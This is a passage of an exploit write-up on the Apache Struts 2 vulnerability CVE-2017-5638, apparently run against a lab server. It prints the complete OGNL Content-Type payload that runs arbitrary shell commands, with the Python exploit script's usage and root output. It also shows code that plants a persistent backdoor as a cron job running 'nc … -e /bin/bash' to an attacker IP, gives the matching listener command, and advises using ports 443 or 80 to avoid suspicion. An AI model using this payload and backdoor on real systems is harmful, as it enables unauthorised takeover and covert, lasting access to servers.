
The python script splits the payload into lines so that it is able to inject the custom command within the payload. This way the user entered command can be seamlessly inserted in between the payload to the “command” variable.

The script uses the urllib2 and httplib libraries in python to send a HTTP GET request to the vulnerable URL, this request will contain the following HTTP headers:

- User-Agent
- Content-Type


The Content-Type header is set to hold the combined payload which is prepared by the script.

The screenshot below shows the payload which is split in order to inject the command variable in between the HTTP payload.




```
payload = "%{(#_='multipart/form-data')."
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
payload += "(#_memberAccess?"
payload += "(#_memberAccess=#dm):"
payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
payload += "(#ognlUtil.getExcludedPackageNames().clear())."
payload += "(#ognlUtil.getExcludedClasses().clear())."
payload += "(#context.setMemberAccess(#dm))))."
payload += "(#command='%s')." % command
payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
payload += "(#commands=(#iswin?{'command.exe','/c',#command}:{'/bin/bash','-c',#command}))."
payload += "(#p=new java.lang.ProcessBuilder(#commands))."
payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
payload += "(#ros.flush())}"
```

After the payload is ready to be processed the final string value is assigned to the Content-Type HTTP header. This will also include the custom command which is to be sent along with the payload as shown in the screenshot below.




```
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#con
tainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphon
y.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#command='pwd').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().con
tains('win'))).(#commands=(#iswin?{'command.exe','/c',#command}:{'/bin/bash','-c',#command})).(#p=new java.lang.Proces
sBuilder(#commands)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionCont
ext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flus
h())}
```

The script also allows the user to view the output of the commands which they sent to the vulnerable web server to be executed.



```
C:\Users\[redacted]>python exploit.py
1. Custom Code Execution    2.Create Persistent Shell
Enter Selection: 1

Enter a Struts 2 vulnerable URL: http://192.168.63.139:8080/struts2-showcase-2.3.12/
Enter command to execute: whoami

Printing Output:  root
```


This can also be used to run multiple commands in sequence by using the semi-colon to bind multiple commands within Linux.



```
C:\[redacted]python exploit.py
1. Custom Code Execution    2.Create Persistent Shell
Enter Selection: 1

Enter a Struts 2 vulnerable URL: http://192.168.63.139:8080/struts2-showcase-2.3.12/
Enter command to execute: cd ..;cd ..;cd ..;pwd

Printing Output:  /opt
```

The second option that this script allows is to make use of the pre-installed netcat application within Linux to create a persistent reverse shell so that even if this vulnerability is patched, the attacker would still have a backdoor installed.

To create the persistent reverse shell, the script uses the "crontab" feature in Linux. This is used to create a scheduled task within Linux to generate a Netcat connection every minute, on a predefined port by the user. This port and receiver IP can be changed by the user during the execution of the script.




```
if Selection == (2):
    url = raw_input("Enter a Struts 2 vulnerable URL: ")
    localIP = raw_input("Enter Receiver IP for Persistent Shell: ")
    Port = input("Enter Reverse Shell Port: ")
    command = "crontab -l > mycron;echo \"* * * * *  nc {0} {1} -e /bin/bash\" >> mycron;crontab mycron;rm mycron;crontab -l".format(localIP,Port)
    exploit(url, command)
    print "Persistent Shell Planted"
    print
    print "Use the following command to listen for the Persistent shell::: nc -lvp {0}".format(Port)
```

```
command = "crontab -l > mycron;echo \"* * * * *  nc {0} {1} -e /bin/bash\" >> mycron;crontab mycron;rm mycron;crontab -l".format(localIP,Port)
```


This takes advantage of using the semi-colon to execute multiple commands within one session.

Once executed the a cron job/scheduled task will be created within the target server allowing the attacker to use it at any time which is required.




```
C:'                                            ·python exploit.py
1. Custom Code Execution    2.Create Persistent Shell
Enter Selection: 2

Enter a Struts 2 vulnerable URL: http://192.168.63.139:8080/struts2-showcase-2.3.12/
Enter Receiver IP for Persistent Shell: 192.168.56.1
Enter Reverse Shell Port: 9001

Printing Output:  * * * * *  nc 192.168.56.1 9001 -e /bin/bash

Persistent Shell Planted

Use the following command to listen for the Persistent shell::: nc -lvp 9001
```

The screenshot below shows the command which is inserted into the crontab job list



```
root@kali2019:/etc/cron.d# crontab -l
* * * * * nc 192.168.56.1 9001 -e /bin/bash
```

The attacker can then open a Netcat listener on the by using the hint provided in the script output. An example is shown in the screenshot shown below.



```
C:                                   >nc.exe -lvp 9001
listening on [any] 9001 ...
connect to [192.168.56.1] from DESKTOP-UBTD53Q [192.168.56.1] 32172
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
```

The importance of using this persistent reverse shell is to have an alternative method of accessing the server which is compromised, and since this Netcat session port can be customized, it can be set to send the Netcat traffic through a less suspicious port which is opened on the server; such as 443 or 80.

References

Abraham, A., 2017. *Will It Pwn CVE-2017-5638: Remote Code Execution In Apache Struts 2? - Dzone Security*. [online] dzone.com. Available at: <https://dzone.com/articles/will-it-pwn-cve-2017-5638-remote-code-execution-in>.

Devry, J., 2017. *Will It Pwn CVE-2017-5638: Remote Code Execution In Apache Struts 2? - Cybersecurity Insiders*. [online] Cybersecurity Insiders. Available at: <https://www.cybersecurity-insiders.com/will-it-pwn-cve-2017-5638-remote-code-execution-in-apache-struts-2/>.

Lucideus, 2018. *Exploiting Apache Struts2 CVE-2017–5638 | Lucideus Research*. [online] Medium. Available at: <https://medium.com/@lucideus/exploiting-apache-struts2-cve-2017-5638-lucideus-research-83adb9490ede>.

NIST, 2017. *NVD - CVE-2017-5638*. [online] Nvd.nist.gov. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2017-5638>.